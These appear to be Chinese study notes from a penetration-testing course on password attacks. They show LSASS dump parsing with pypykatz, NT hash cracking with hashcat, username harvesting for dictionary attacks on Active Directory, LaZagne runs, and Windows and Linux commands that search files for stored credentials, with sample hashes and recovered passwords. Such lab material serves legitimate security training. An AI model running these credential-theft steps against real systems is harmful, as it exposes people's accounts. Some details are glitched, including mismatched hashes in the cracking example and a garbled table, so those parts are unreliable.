回想一下，LSASS存储在Windows系统上具有活动登录会话的凭据。当我们把LSASS进程内存转储到文件中时，我们实际上是对那个时间点的内存进行了“快照”。如果有任何活动的登录会话，则将显示用于建立它们的凭据。让我们针对转储文件运行Pypykatz并找出答案。

## 运行 Pypykatz

该命令开始使用 `pypykatz` 解析隐藏在LSASS进程内存转储中的秘密。我们在命令中使用 `lsa`，因为LSASS是 `local security authority` 的子系统，然后我们将数据源指定为 `minidump` 文件，然后通过存储在攻击主机上的转储文件（`/home/peter/Documents/lsass.dmp`）的路径继续。Pypykatz解析转储文件并输出结果：

```
Chenduoduo@htb[/htb]$ pypykatz lsa minidump
/home/peter/Documents/lsass.dmp

INFO:root:Parsing file /home/peter/Documents/lsass.dmp
FILE: ===== /home/peter/Documents/lsass.dmp =====
= LogonSession =
authentication_id 1354633 (14ab89)
session_id 2
username bob
domainname DESKTOP-33E7054
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
```

```
luid 1354633
= MSV =
    Username: bob
    Domain: DESKTOP-33E7054
    LM: NA
    NT: 64f12cddaa88057e06a81b54e73b949b
    SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
    DPAPI: NA
= WDIGEST [14ab89] =
    username bob
    domainname DESKTOP-33E7054
    password None
    password (hex)
= Kerberos =
    Username: bob
    Domain: DESKTOP-33E7054
= WDIGEST [14ab89] =
    username bob
    domainname DESKTOP-33E7054
    password None
    password (hex)
= DPAPI [14ab89] =
    luid 1354633
    key_guid 3e1d1091-b792-45df-ab8e-c66af044d69b
    masterkey
e8bc2faf77e7bd1891c0e49f0dea9d447a491107ef5b25b9929071f68db5b0d55bf05df5
a474d9bd94d98be4b4ddb690e6d8307a86be6f81be0d554f195fba92
    sha1_masterkey 52e758b6120389898f7fae553ac8172b43221605

= LogonSession =
authentication_id 1354581 (14ab55)
session_id 2
username bob
domainname DESKTOP-33E7054
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354581
= MSV =
    Username: bob
    Domain: DESKTOP-33E7054
    LM: NA
    NT: 64f12cddaa88057e06a81b54e73b949b
    SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
    DPAPI: NA
```

```
= WDIGEST [14ab55]=
    username bob
    domainname DESKTOP-33E7054
    password None
    password (hex)
= Kerberos =
    Username: bob
    Domain: DESKTOP-33E7054
= WDIGEST [14ab55]=
    username bob
    domainname DESKTOP-33E7054
    password None
    password (hex)

= LogonSession =
authentication_id 1343859 (148173)
session_id 2
username DWM-2
domainname Window Manager
logon_server
logon_time 2021-12-14T18:14:25.248681+00:00
sid S-1-5-90-0-2
luid 1343859
    = WDIGEST [148173]=
        username WIN-6T0C3J2V6HP$
        domainname WORKGROUP
        password None
        password (hex)
    = WDIGEST [148173]=
        username WIN-6T0C3J2V6HP$
        domainname WORKGROUP
        password None
        password (hex)
```

## MSV

```
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354633
    = MSV =
        Username: bob
        Domain: DESKTOP-33E7054
        LM: NA
        NT: 64f12cddaa88057e06a81b54e73b949b
```

SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8

DPAPI: NA

MSV<sup>◆</sup>是Windows中的一个身份验证包，LSA调用它来验证针对SAM数据库的登录尝试。

Pypykatz提取了 SID , Username , Domain , 甚至是 NT 和 SHA1 密码哈希值，这些密码哈希值与存储在LSASS进程内存中的bob用户帐户登录会话相关联。这将在本节最后讨论的攻击的最后阶段证明是有帮助的。

## WDIGEST

```
= WDIGEST [14ab89]=
username bob
domainname DESKTOP-33E7054
password None
password (hex)
```

WDIGEST 是一个较旧的认证协议， 默认在 Windows XP - Windows 8 和 Windows Server 2003 - Windows Server 2012 中启用。LSASS以明文形式缓存WDIGEST使用的凭据。这意味着如果我们发现自己的目标是启用了WDIGEST的Windows系统，我们很可能会看到明文密码。现代Windows操作系统默认禁用WDIGEST。此外，需要注意的是，微软已经为受WDIGEST问题影响的系统发布了安全更新。我们可以在这里研究该安全更新的细节。

## Kerberos

Kerberos是Active Directory在Windows Domain环境中使用的一种网络身份验证协议。域用户帐户在Active Directory认证后被授予票据。该票据用于允许用户访问网络上已被授予访问权限的共享资源，而无需每次输入凭据。补丁 caches passwords 、 ekeys , tickets , 和 pins 与 Kerberos有关。可以从LSASS进程内存中提取这些信息，并使用它们访问加入到同一域的其他系统。

## DPAPI

数据保护应用程序编程接口 (DPAPI) 是Windows操作系统中的一组api，用于为Windows操作系统功能和各种第三方应用程序加密和解密基于每个用户的DPAPI数据块。以下是使用DPAPI的几个应用程序示例及其用途：

Applications 应用程序	Use of DPAPI DPAPI的使用
Internet Explorer	Password form auto-completion data (username and password for saved sites).密码表单自动完成数据（保存站点的用户名和密码）。
Google Chrome	Password form auto-completion data (username and password for saved sites).密码表单自动完成数据（保存站点的用户名和密码）。
Outlook	Passwords for email accounts.电子邮件帐户的密码。

Applications 应程序	Use of DPAPI DPAPI的使用
Remote Desktop Connection	Saved credentials for connections to remote machines. 保存连接到远程计算机的凭据。
Credential Manager	Saved credentials for accessing shared resources, joining Wireless networks, VPNs and more. 保存访问共享资源、加入无线网络、vpn等的凭据。

Mimikatz和Pypykatz可以为数据存在于LSASS进程内存中的登录用户提取DPAPI `masterkey`。然后可以使用此主密钥解密与使用DPAPI的每个应用程序相关的秘密，并捕获各种帐户的凭据

### 用 Hashcat 破解 NT Hash

现在我们可以使用Hashcat来破解NT散列。在本例中，我们只找到了一个与Bob用户相关联的NT散列，这意味着我们不需要像在本模块的 `Attacking SAM` 部分中那样创建一个散列列表。在命令中设置模式后，我们可以粘贴哈希，指定单词列表，然后对哈希进行破解。

```
Chenduoduo@htb[/htb]$ sudo hashcat -m 1000
31f87811133bc6aaa75a536e77f64314 /usr/share/wordlists/rockyou.txt


64f12cddaa88057e06a81b54e73b949b:Password1
```

## Attacking Active Directory & NTDS.dit

**Active Directory ( AD )**是现代企业网络中常见且关键的目录服务。AD是我们会反复遇到的问题，所以我们需要熟悉各种可以用来攻击和防御这些AD环境的方法。可以肯定地说，如果组织使用Windows，则使用AD来管理这些Windows系统。攻击AD是一个如此广泛和重要的主题，我们有多个模块涵盖AD。

在本节中，我们将主要关注如何通过使用 `dictionary attack against AD accounts` 和 `dumping hashes` 从 `NTDS.dit` 文件提取凭据。

就像我们到目前为止所讨论的许多攻击一样，我们的目标必须可以通过网络到达。这意味着我们很可能需要在目标所连接的内部网络上建立一个立足点。也就是说，在某些情况下，组织可能会使用端口转发将远程桌面协议（`3389`）或用于在其边缘路由器上远程访问的其他协议转发到其内部网络上的系统。请注意，本模块中涵盖的大多数方法都是模拟初始妥协后的步骤，并在内部网络上建立立足点。在我们动手使用攻击方法之前，让我们考虑一下Windows系统加入域后的身份验证过程。这种方法将帮助我们更好地理解活动目录的重要性以及它可能容易受到的密码攻击。



一旦 Windows 设备加入了域，它就**不再默认使用本地 SAM 数据库（Security Account Manager）来验证登录请求。**

在用户能登录之前，该系统会把登录请求交给域控制器处理，而不是自己本地验证。这并不表示 SAM 就完全没用了。

如果想使用本地账户登录，可以通过在用户名前加设备名（如 `WS01\user`），或使用 `.\user` 来强制登录本地账户。

这点很重要，因为我们做攻击或渗透时，得知道是影响的是本地系统、还是整个域环境。

当我们通过物理接触或远程攻击 Windows 设备时，这种差异可能给我们提供额外攻击方式。

也别忘了，这种机制切换是我们研究 `NTDS.dit` 攻击（域控制器账号信息存储）的关键入口。

### 使用CrackMapExec对AD帐号进行字典攻击

请记住，字典攻击本质上是利用计算机的能力，通过自定义的潜在用户名和密码列表来猜测用户名和/或密码。通过网络进行这些攻击可能相当（易于检测），因为它们可以在目标系统上生成大量网络流量和警报，并且由于可能通过使用组策略应用的登录尝试限制而最终被拒绝。

当我们发现自己处于字典攻击是可行的下一步时，我们可以尽可能地尝试 `custom tailor` 我们的攻击。在这种情况下，我们可以考虑与我们合作的组织执行约定，并在各种社交媒体网站上使用搜索，并在公司网站上查找员工目录。这样做可以让我们获得在该组织工作的员工的名字。新员工得到的第一件事就是用户名。许多组织在创建员工用户名时遵循命名约定。以下是一些需要考虑的惯例：

Username Convention 用户名公约	Practical Example for Jane Jill Doe 简·吉尔·多伊的实际例子
<code>firstinitiallastname</code>	jdoe
<code>firstinitialmiddleinitiallastname</code>	jjdoe
<code>firstname.lastname</code>	janedoe
<code>firstname.lastname</code>	jane.doe
<code>lastname.firstname</code>	doe.jane

## Username Convention 用户名公约

## Practical Example for Jane Jill Doe 简·吉尔·多伊的实际例子

nickname

doedoehacksstuff

通常，电子邮件地址的结构将为我们提供员工的用户名（结构：username@domain）。例如，从电子邮件地址 `jdoe @ inlanefreight.com`，我们看到 `jdoe` 是用户名。

来自MrB3n的提示：我们通常可以通过搜索域名来找到电子邮件结构，例如，“`@inlanefreight.com`”，并获得一些有效的电子邮件。从那里，我们可以使用脚本抓取各种社交媒体站点并混搭潜在的有效用户名。一些组织试图混淆他们的用户名以防止喷洒，所以他们可能会将他们的用户名别名为`a907`（或类似的东西）回到`joe.smith`。通过这种方式，电子邮件信息可以通过，但实际的内部用户名不会泄露，这使得密码喷洒更加困难。有时，您可以使用谷歌dorks搜索“`inlanefreight.com filetype:pdf`”，并在pdf属性中找到一些有效的用户名，如果它们是使用图形编辑器生成的。从那里，您可能能够辨别用户名结构，并可能编写一个小脚本来创建许多可能的组合，然后喷涂以查看是否有任何返回有效。

# Credential Hunting in Windows

一旦我们可以通过GUI或CLI访问目标Windows计算机，我们就可以从将凭据搜索合并到我们的方法中获益良多。是跨文件系统和通过各种应用程序执行详细搜索以发现凭证的过程。为了理解这个概念，让我们将自己置于一个场景中。我们已经通过RDP访问了IT管理员的Windows 10工作站。

## Search Centric - 搜索中心

我们在Windows中使用的许多工具都有搜索功能。在这个时代，大多数应用程序和操作系统都内置了以搜索为中心的功能，因此我们可以利用这一优势进行互动。用户可能已经在系统的某个地方记录了他们的密码。甚至可以在各种文件中找到默认凭证。明智的做法是，根据我们对目标系统使用方式的了解来搜索凭据。在这种情况下，我们知道我们可以访问IT管理员的工作站。


## Key Terms to Search

无论我们最终使用GUI还是CLI，我们都知道我们将有一些用于搜索的工具，但同样重要的是我们究竟在搜索什么。这里有一些有用的关键术语，可以帮助我们发现一些证书：

Passwords	Passphrases	Keys
Username	User account	Creds
Users	Passkeys	Secrets
configuration	dbcredential	dbpassword
pwd	Login	Credentials

## 搜索工具

通过访问GUI，可以尝试使用 **Windows Search** 使用上面提到的一些关键字查找目标上的文件。



默认情况下，它将搜索各种操作系统设置和文件系统中包含在搜索栏中输入的关键字的文件和应用程序。

我们还可以利用第三方工具，如[Lazagne](#)，来快速发现web浏览器或其他安装的应用程序可能不安全存储的凭据。在我们的攻击主机上保留一个Lazagne的独立副本将是有益的，这样我们就可以快速地将其转移到目标。**Lazagne.exe** 在这种情况下就可以了。我们可以使用RDP客户端将文件从攻击主机复制到目标。如果我们使用 **xfreerdp**，我们所要做的就是复制并粘贴到我们已经建立的RDP会话中。

一旦Lazagne.exe在目标上，我们可以打开命令提示符或PowerShell，导航到文件上传的目录，并执行以下命令：

### 运行 Lazagne

```
C:\Users\bob\Desktop> start lazagne.exe all
```

这将执行Lazagne并运行 `all` 包含的模块。我们可以包括选项 `-vv` 来研究它在后台做什么。一旦我们按下enter键，它将打开另一个提示符并显示结果。

```
The LaZagne Project
! BANG BANG !

#####
# User: bob #####
-----
          Winscp passwords          -----
[+] Password found !!!
URL: 10.129.202.51
Login: admin
Password: SteveisReallyCool123
Port: 22
```

如果我们使用 `-vv` 选项，我们将看到尝试从所有Lazagne支持的软件收集密码。我们也可以在GitHub页面的支持软件部分查看Lazagne将尝试收集凭据的所有软件。看到以明文形式获取凭证是多么容易，可能有点令人震惊。这在很大程度上归因于许多应用程序存储凭据的不安全方式。

## 使用findstr

我们还可以使用findstr在许多类型的文件中搜索模式。记住常用的关键字，我们可以使用这个命令的变体来发现Windows目标上的凭据：

```
C:\> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git
*.ps1 *.yml
```

```
findstr /SIM /C:"password" *.ps1
```

## 额外的注意事项

下面是一些我们在求职时应该牢记的地方：

- ◆ Passwords in Group Policy in the SYSVOL shareSYSVOL共享中“组策略”中的密码
- ◆ Passwords in scripts in the SYSVOL shareSYSVOL共享中脚本中的密码
- ◆ Password in scripts on IT sharesIT共享脚本中的密码

- ◆ Passwords in web.config files on dev machines and IT shares 密码在web。配置文件在开发机器和IT共享
- ◆ unattend.xml
- ◆ Passwords in the AD user or computer description fields AD用户或计算机描述字段中的密码
- ◆ KeePass databases --> pull hash, crack and get loads of access. KeePass数据库——>拉散列，破解并获得大量访问。
- ◆ Found on user systems and shares 在用户系统和共享中找到
- ◆ Files such as pass.txt, passwords.docx, passwords.xlsx found on user systems, shares, Sharepoint 在用户系统、共享、Sharepoint上发现的诸如pass.txt、password .docx、password .xlsx等文件

## Linux 本地密码攻击

### Credential Hunting in Linux

寻找凭证是我们进入系统后的第一步。这些唾手可得的果实可以在几秒钟或几分钟内给我们带来更高的特权。除其他事项外，这是我们将在这里介绍的本地特权升级过程的一部分。然而，在这里需要注意的是，我们远远没有涵盖所有可能的情况，因此我们将重点放在不同的方法上。

例如，我们可以想象，我们通过一个易受攻击的web应用程序成功地访问了一个系统，因此获得了一个反向shell。因此，为了最有效地升级我们的权限，我们可以搜索密码甚至整个凭据，我们可以使用它们登录到我们的目标。有几个来源可以为我们提供凭据，我们将其分为四类。这些包括但不限于：

Files	History	Memory	Key-Rings
Configs 配置	Logs 日志	Cache 缓存	Browser stored credentials 浏览器存储凭据
Databases 数据库	Command-line History 命令行历史	In-memory Processing 内存中处理	
Notes 笔记			
Scripts 脚本			
Source codes 源代码			
Cronjobs 的计划			
SSH Keys SSH 密钥			

列举所有这些类别将使我们能够更容易地成功找到系统上现有用户的凭据。在无数不同的情况下，我们总是会看到不同的结果。因此，我们要因地制宜，顾全大局。最重要的是，记住系统是如何工作的、它的焦点、它存在的目的以及它在业务逻辑和整个网络中扮演的角色是至关重要的。例如，假设它是一个独立的数据库服务器。在这种情况下，我们不一定会在那里找到普通用户，因为它是数据管理中的一个敏感接口，只有少数人被授予访问权限。

## Files 文件

Linux的一个核心原则是一切都是文件。因此，牢记这个概念并根据我们的要求搜索、查找和过滤合适的文件是至关重要的。我们要把几类文件——查找、查找、检查。这些类别如下：

Configuration files	Databases	Notes
Scripts	Cronjobs	SSH keys

配置文件是Linux发行版上服务功能的核心。通常它们甚至包含我们能够阅读的凭证。他们的洞察力还使我们能够准确地理解服务的工作方式及其需求。通常，配置文件用以下三个文件扩展名标记（`.config`, `.conf`, `.cnf`）。但是，这些配置文件或相关的扩展名文件可以重命名，这意味着不一定需要这些文件扩展名。此外，即使在重新编译服务时，也可以更改基本配置所需的文件名，这将导致相同的效果。然而，这是一种罕见的情况，我们不会经常遇到，但这种可能性不应该被排除在我们的搜索之外。

任何系统枚举的最关键部分是获得它的概述。因此，第一步应该是找到系统上所有可能的配置文件，然后我们可以更详细地逐一检查和分析它们。有许多方法可以找到这些配置文件，使用以下方法，我们将看到我们已经将搜索减少到这三个文件扩展名。

### Configuration Files - 配置文件

```
cry0l1t3@unixclient:~$ for l in $(echo ".conf .config .cnf");do echo -e
"\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v
"lib\fonts\share\core" ;done

File extension: .conf
/run/tmpfiles.d/static-nodes.conf
/run/NetworkManager/resolv.conf
/run/NetworkManager/no-stub-resolv.conf
/run/NetworkManager/conf.d/10-globally-managed-devices.conf
... SNIP ...
/etc/ltrace.conf
/etc/rygel.conf
/etc/ld.so.conf.d/x86_64-linux-gnu.conf
/etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf
/etc/fprintd.conf
```

```
File extension: .config
/usr/src/linux-headers-5.13.0-27-generic/.config
/usr/src/linux-headers-5.11.0-27-generic/.config
/usr/src/linux-hwe-5.13-headers-5.13.0-27/tools/perf/Makefile.config
/usr/src/linux-hwe-5.13-headers-5.13.0-
27/tools/power/acpi/Makefile.config
/usr/src/linux-hwe-5.11-headers-5.11.0-
27/tools/power/acpi/Makefile.config
/home/cry0l1t3/.config
/etc/X11/Xwrapper.config
/etc/manpath.config
```

```
File extension: .cnf
/etc/ssl/openssl.cnf
/etc/alternatives/my.cnf
/etc/mysql/my.cnf
/etc/mysql/debian.cnf
/etc/mysql/mysql.conf.d/mysqld.cnf
/etc/mysql/mysql.conf.d/mysql.cnf
/etc/mysql/mysql.cnf
/etc/mysql/conf.d/mysqldump.cnf
/etc/mysql/conf.d/mysql.cnf
```

我们还可以选择将结果保存在一个文本文件中，并使用它一个接一个地检查各个文件。另一种选择是对找到的具有指定文件扩展名的每个文件直接运行扫描，并输出其内容。在本例中，我们在文件扩展名 `.cnf` 的每个文件中搜索三个词（`user`，`password`，`pass`）。

## Credentials in Configuration Files

### 配置文件中的凭据

```
cry0l1t3@unixclient:~$ for i in $(find / -name *.cnf 2>/dev/null | grep -v "doc\|lib");do echo -e "\nFile: " $i; grep "user\|password\|pass" $i 2>/dev/null | grep -v "\#";done
```

```
File: /snap/core18/2128/etc/ssl/openssl.cnf
challengePassword = A challenge password
```

```
File: /usr/share/ssl-cert/ssleay.cnf
```

```
File: /etc/ssl/openssl.cnf
challengePassword = A challenge password
```

```
File: /etc/alternatives/my.cnf
```

```
File: /etc/mysql/my.cnf

File: /etc/mysql/debian.cnf

File: /etc/mysql/mysql.conf.d/mysqld.cnf
user          = mysql

File: /etc/mysql/mysql.conf.d/mysql.cnf

File: /etc/mysql/mysql.cnf

File: /etc/mysql/conf.d/mysqldump.cnf

File: /etc/mysql/conf.d/mysql.cnf
```

我们也可以将这个简单的搜索应用于其他文件扩展名。此外，我们可以将这种搜索类型应用于存储在具有不同文件扩展名的文件中的数据库，然后我们可以读取这些数据库。

```
cry0l1t3@unixclient:~$ for l in $(echo ".sql .db .*db .db*");do echo -e
"\nDB File extension: " $l; find / -name *$l 2>/dev/null | grep -v
"doc\|lib\|headers\|share\|man";done

DB File extension: .sql

DB File extension: .db
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.cache/tracker/meta.db

DB File extension: .*db
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-card-
database.tdb
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-device-
```

```
volumes.tdb
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-stream-
volumes.tdb
/home/cry0l1t3/.cache/tracker/meta.db
/home/cry0l1t3/.cache/tracker/ontologies.gvdb

DB File extension: .db*
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
/home/cry0l1t3/.dbus
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.cache/tracker/meta.db-shm
/home/cry0l1t3/.cache/tracker/meta.db-wal
/home/cry0l1t3/.cache/tracker/meta.db
```

## Notes 笔记

根据我们所处的环境和主机的用途，我们经常可以找到关于系统上特定进程的注释。这些通常包括许多不同接入点的列表，甚至包括它们的凭据。然而，如果笔记存储在系统的某个地方，而不是在桌面或其子文件夹中，那么立即找到笔记通常是具有挑战性的。这是因为它们可以命名为任何名称，而不必具有特定的文件扩展名，例如 `.txt`。因此，在本例中，我们需要搜索包含 `.txt` 文件扩展名的文件和根本没有文件扩展名的文件。

```
cry0l1t3@unixclient:~$ find /home/* -type f -name "*.*txt" -o ! -name
"*."

/home/cry0l1t3/.config/caja/desktop-metadata
/home/cry0l1t3/.config/clipit/clipitrc
/home/cry0l1t3/.config/dconf/user
/home/cry0l1t3/.mozilla/firefox/bh4w5vd0.default-esr/pkcs11.txt
/home/cry0l1t3/.mozilla/firefox/bh4w5vd0.default-esr/serviceworker.txt
... SNIP ...
```

## Scripts 脚本

脚本通常是包含高度敏感信息和过程的文件。除其他事项外，这些还包含能够自动调用和执行流程所必需的凭据。否则，管理员或开发人员在每次调用脚本或编译后的程序时都必须输入相应的密码。

```
cry0l1t3@unixclient:~$ for l in $(echo ".py .pyc .pl .go .jar .c
.sh");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null |
grep -v "doc\|lib\|headers\|share";done
```

```
File extension: .py
File extension: .pyc
File extension: .pl
File extension: .go
File extension: .jar
File extension: .c
File extension: .sh
/snap/gnome-3-34-1804/72/etc/profile.d/vte-2.91.sh
/snap/gnome-3-34-1804/72/usr/bin/gettext.sh
/snap/core18/2128/etc/init.d/hwclock.sh
/snap/core18/2128/etc/wpa_supplicant/action_wpa.sh
/snap/core18/2128/etc/wpa_supplicant/functions.sh
... SNIP ...
/etc/profile.d/xdg_dirs_desktop_session.sh
/etc/profile.d/cedilla-portuguese.sh
/etc/profile.d/im-config_wayland.sh
/etc/profile.d/vte-2.91.sh
/etc/profile.d/bash_completion.sh
/etc/profile.d/apps-bin-path.sh
```

## Cronjobs

Cronjobs是独立执行命令、程序和脚本的工具。

它们分为两类：**系统范围内的任务**（位于 `/etc/crontab`）和**用户相关的任务**。

有些应用程序和脚本在运行时需要凭据，因此被**错误地**写入了 Cron 任务中。

此外，Cron 任务还可以根据时间范围进行划分，存放在以下目录中：

- ◆ `/etc/cron.hourly` (每小时执行)
- ◆ `/etc/cron.daily` (每天执行)
- ◆ `/etc/cron.weekly` (每周执行)
- ◆ `/etc/cron.monthly` (每月执行)

对于基于 Debian 的发行版，**Cron 所使用的脚本和文件也可以在 `/etc/cron.d/` 中找到。**

```
cry0l1t3@unixclient:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
```

```

# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .———— minute (0 - 59)
# | .———— hour (0 - 23)
# | | .———— day of month (1 - 31)
# | | | .———— month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .———— day of week (0 - 6) (Sunday=0 or 7) OR
sun,mon,tue,wed,thu,fri,sat
# | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly

```

```

cry0l1t3@unixclient:~$ ls -la /etc/cron.*/


/etc/cron.d/:
total 28
drwxr-xr-x 1 root root 106 3. Jan 20:27 .
drwxr-xr-x 1 root root 5728 1. Feb 00:06 ..
-rw-r--r-- 1 root root 201 1. Mär 2021 e2scrub_all
-rw-r--r-- 1 root root 331 9. Jan 2021 geoipupdate
-rw-r--r-- 1 root root 607 25. Jan 2021 john
-rw-r--r-- 1 root root 589 14. Sep 2020 mdadm
-rw-r--r-- 1 root root 712 11. Mai 2020 php
-rw-r--r-- 1 root root 102 22. Feb 2021 .placeholder
-rw-r--r-- 1 root root 396 2. Feb 2021 sysstat


/etc/cron.daily/:
total 68
drwxr-xr-x 1 root root 252 6. Jan 16:24 .
drwxr-xr-x 1 root root 5728 1. Feb 00:06 ..
... SNIP ...

```

## SSH Keys SSH密钥

SSH密钥可以被认为是用于公钥认证机制的SSH协议的“访问卡”。生成客户端（`Private key`）和服务端（`Public key`）对应的文件。然而，它们是不一样的，所以知道 `public key` 不足以找到 `private key`。`public key` 可以验证SSH私钥生成的签名，从而实现自动

登录到服务器。即使未经授权的人获得了公钥，也几乎不可能从中计算出匹配的私钥。当使用SSH私钥连接到服务器时，服务器检查私钥是否有效，并允许客户端登录。因此，通过SSH连接不再需要密码。
